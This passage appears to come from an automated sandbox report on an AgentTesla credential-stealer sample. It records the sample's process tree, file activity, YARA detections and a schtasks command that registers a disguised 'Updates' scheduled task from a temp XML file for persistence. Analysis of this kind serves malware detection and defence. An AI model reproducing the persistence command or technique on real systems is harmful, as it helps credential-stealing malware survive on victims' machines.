C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C8D1B4F	ReadFile

Analysis Process: kprUEGC.exe PID: 5080 Parent PID: 3472

General

Start time:	19:30:01
Start date:	12/05/2021
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe'
Imagebase:	0x960000
File size:	747008 bytes
MD5 hash:	5F7FAFFD15D103A7084B067984180D68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001B.00000002.356573819.0000000003E99000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001B.00000002.356573819.0000000003E99000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown
C:\Users\user\AppData\Local\Temp\tmpBF19.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C8D7038	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpBF19.tmp	success or wait	1	6C8D6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpBF19.tmp	unknown	1651	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationI	success or wait	1	6C8D1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA65705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA6CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9C03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C8D1B4F	ReadFile

Analysis Process: schtasks.exe PID: 6660 Parent PID: 5080

General

Start time:	19:30:09
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\ADIOBurIGIpuIV' /XML 'C:\Users\user\AppData\Local\Temp\tmpBF19.tmp'
Imagebase:	0xf40000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 6608 Parent PID: 6660

General

Start time:	19:30:09
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: kprUEGC.exe PID: 4476 Parent PID: 5080

General

Start time:	19:30:10
Start date:	12/05/2021
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x450000
File size:	747008 bytes
MD5 hash:	5F7FAFFD15D103A7084B067984180D68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001F.00000002.488341768.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001F.00000002.488341768.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001F.00000002.495714599.0000000002AC1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000001F.00000002.495714599.0000000002AC1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Disassembly

Code Analysis